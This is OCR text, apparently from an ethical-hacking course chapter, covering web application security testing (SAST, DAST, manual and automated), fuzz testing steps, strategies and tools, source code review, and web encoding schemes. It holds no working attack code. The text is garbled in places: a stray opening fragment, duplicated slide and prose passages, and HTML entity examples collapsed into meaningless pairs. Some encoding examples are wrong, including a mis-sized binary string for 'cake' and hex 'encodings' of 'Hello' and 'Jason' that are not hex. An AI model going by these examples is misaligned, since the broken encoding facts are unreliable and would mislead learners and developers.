
- Use threaded requests to send multiple requests at the same time and to update data in the API rapidly
- Make sure that the tokens are stored against the store_hash and not against the user data

Module Flow



Web Application Security

After learning the hacking methodologies adopted by attackers of web applications and the tools they use, it is important to learn how to secure these applications from such attacks. A careful analysis of security will help you, as an ethical hacker, to secure your applications. To do so, one should design, develop, and configure web applications using the countermeasures and techniques discussed in this section.



Web Application Security Testing

Web application security testing is a process of conducting security assessment and performance analysis of an application and generating timely reports on its security levels and threat exposures. It is often conducted by security professionals and programmers to test and strengthen the security of an application using the following techniques:

- **Manual Web Application Security Testing**

  Manual security testing involves testing a web application using manually designed data, customized code, and some browser extension tools such as SecApps to detect vulnerabilities and weaknesses associated with the applications. It mainly focuses on business logic errors and threat analysis. Security professionals also use other tools such as Selenium, JMeter, Loadrunner, QTP, Bugzilla, and Test Link to perform manual testing.

- **Automated Web Application Security Testing**

  It is a technique employed for automating the testing process. Automated testing tools can be used for the rapid discovery of vulnerabilities in a systematic manner so that they can be patched easily. These testing methods and procedures are incorporated into each development stage to report feedback constantly. Changes in every piece of code can be analyzed and developers are instantly notified if any vulnerabilities are detected. Security professionals use tools such as Ranorex studio, TestComplete, LAPWORK, Katalon Studio, and Testsigma to carry out automated testing.


- **Static Application Security Testing (SAST)**

  Static application testing is also referred to as a whitebox testing, in which the complete system architecture (including its source code) or application/software to be tested is

already known to the tester. SAST tools assist developers in testing the source code to discover and report design flaws associated with the application, which can open doors for various attacks. It also ensures that the source code is compliant with defined rules, standards, and guidelines. Security professionals use tools such as Coverty Static Application Security Testing, Appknox, AttackFlow, bugScout, and PT Application Inspector, to perform SAST.

- **Dynamic Application Security Testing (DAST)**

  Unlike SAST, DAST is known as a blackbox testing, in which the system architecture or application to be tested is not known to the testers. DAST tools execute on running code to identify issues related to interfaces, requests/responses, sessions, scripts, authentication processes, code injections, etc. They allow testers to discover underlying vulnerabilities or flaws in web applications. DAST tools also use fuzzing, which refers to throwing unexpected and unvalidated test cases at a web page. Security professionals use tools such as Netsparker, Acunetix Vulnerability, HCL AppScan, Micro Focus Fortify on Demand, and Appknox, to perform DAST.



Web Application Fuzz Testing

Web application fuzz testing (fuzzing) is a blackbox testing method. It is a quality checking and assurance technique used to identify coding errors and security loopholes in web applications. Massive amounts of random data called "fuzz" are generated by fuzz testing tools (fuzzers) and used against the target web application to discover vulnerabilities that can be exploited by various attacks. Attackers employ various attack techniques to crash the victim's web applications and cause havoc in the least possible time. Security personnel and web developers employ this fuzz testing technique to test the robustness and immunity of the developed web application against attacks such as buffer overflow, DOS, XSS, and SQL injection.

Steps of Fuzz Testing

Web application fuzz testing involves the following steps:

- Identify the target system
- Identify inputs
- Generate fuzzed data
- Execute the test using fuzz data
- Monitor system behavior
- Log defects

Fuzz Testing Strategies

- **Mutation-Based**: In this type of testing, the current data samples create new test data, and the new test data will again mutate to generate further random data. This type of testing starts with a valid sample and keeps mutating until the target is reached.

- **Generation-Based**: In this type of testing, the new data will be generated from scratch, and the amount of data to be generated is predefined based on the testing model
- **Protocol-Based**: In this type of testing, the protocol fuzzer sends forged packets to the target application that is to be tested. This type of testing requires detailed knowledge of the protocol format being tested. It involves writing a list of specifications into the fuzzer tool and then performing the model-based test generation technique to go through all the listed specifications and add the irregularities in the data contents, sequence, etc.

Fuzz Testing Scenario

The diagram below shows an overview of the main components of the fuzzer. An attacker script is fed to the fuzzer, which in turn translates the attacks to the target as http requests. These http requests will get responses from the target and all the requests and their responses are then logged for manual inspection.





Figure 14.99: Web application fuzz testing scenario

Fuzz Testing Tools:

- WSFuzzer (*https://www.owasp.org*)
- WebScarab (*https://www.owasp.org*)
- Burp Suite (*https://portswigger.net*)
- HCL AppScan® Standard (*https://www.hcltech.com*)
- Peach Fuzzer (*https://www.peach.tech*)

Source Code Review

- Source code reviews are used to detect bugs and irregularities in developed web applications
- It can be performed manually or by automated tools to identify specific areas in the application code that handle functions regarding authentication, session management, and data validation
- It can identify vulnerabilities to non-validated data as well as poor coding techniques of developers that allow attackers to exploit the web applications



Source Code Review

Source code reviews are used to detect bugs and irregularities in the developed web applications. They can be performed manually or using automated tools to identify specific areas in the application code to handle functions regarding authentication, session management, and data validation. They can identify un-validated data vulnerabilities and poor coding techniques of developers that allow attackers to exploit the web applications.




Figure 14.100: Manual and automated source code review

Encoding Schemes

- Web applications employ different encoding schemes for their data to safely handle unusual characters and binary data in the way you intend

Types of Encoding Schemes

URL Encoding

- URL encoding is the process of converting URL into valid ASCII format so that data can be safely transported over HTTP
- URL encoding replaces unusual ASCII characters with "%" followed by the character's two-digit ASCII code expressed in hexadecimal such as
  - %3d =
  - %0a New line
  - %20 space

HTML Encoding

- An HTML encoding scheme is used to represent unusual characters so that they can be safely combined within an HTML document
- It defines several HTML entities to represent usual characters such as
  - & &
  - < <
  - > >

Encoding Schemes (Cont'd)

Unicode Encoding

16-bit Unicode Encoding

- It replaces unusual Unicode characters with "%u" followed by the character's Unicode code point expressed in hexadecimal
  - %u2215 /

UTF-8

- It is a variable-length encoding standard that uses each byte expressed in hexadecimal and preceded by the % prefix
  - %c2%a9 ©
  - %e2%89%a0

Base64 Encoding

- The Base64 encoding scheme represents any binary data using only printable ASCII characters
- Usually, it is used for encoding email attachments for safe transmission over SMTP, but it is also used for encoding user credentials
- Example:

  Binary encoding of "cake" = 011000110110000101101011001100101

  Base64 encoding: 011000 110110 000101 101011 011001 010000 000000 000000

Hex Encoding

- The HTML encoding scheme uses the hex value of every character to represent a collection of characters for transmitting binary data
- Example:

  Hello A125C458D8

  Jason 123B684AD9

Encoding Schemes

Encoding is the process of converting source information into its equivalent symbolic form, which helps in hiding the meaning of the data. At the receiving end, the encoded data is decoded into the plaintext format. Decoding is the reverse process of encoding. Web applications employ different encoding schemes for their data to safely handle unusual characters and binary data in the intended manner.

Types of Encoding Schemes

- **URL Encoding**

  Web browsers/web servers permit URLs to contain only printable characters of ASCII code that can be understood by them for addressing. URL encoding is the process of converting a URL into a valid ASCII format so that data can be safely transported over HTTP. Several characters in this range have special meanings when they are mentioned in the URL scheme or HTTP protocol. Thus, these characters are restricted. URL encoding replaces unusual ASCII characters with "%" followed by the character's two-digit ASCII code expressed in the hexadecimal format, such as:

  - `%3d` =
  - `%0a` New line
  - `%20` space

- **HTML Encoding**

  An HTML encoding scheme is used to represent unusual characters so that they can be safely combined within an HTML document. HTML encoding replaces unusual characters with strings that can be recognized while the various characters define the structure of the document. If you want to use the same characters as those contained in the document, you might encounter problems. These problems can be overcome using HTML encoding. It defines several HTML entities to represent particularly usual characters such as:

  - `&` &
  - `<` <
  - `>` >

- **Unicode Encoding**

  Unicode encoding is of two types: 16-bit Unicode encoding and UTF-8.

  - **16-bit Unicode Encoding**

    It replaces unusual Unicode characters with "%u" followed by the character's Unicode codepoint expressed in the hexadecimal format.

    - `%u2215` /

  - **UTF-8**

    It is a variable-length encoding standard that expresses each byte in the hexadecimal format and prefixes it with %.

    - `%c2%a9` ©
    - `%e2%89%a0`

- **Base64 Encoding**

  The Base64 encoding scheme represents any binary data using only printable ASCII characters. In general, it is used for encoding email attachments for safe transmission over SMTP and also for encoding user credentials.

  For example:

  cake = `01100011011000010110101101100101`

  Base64 Encoding: `011000 110110 000101 101011 011001 010000 000000 000000`

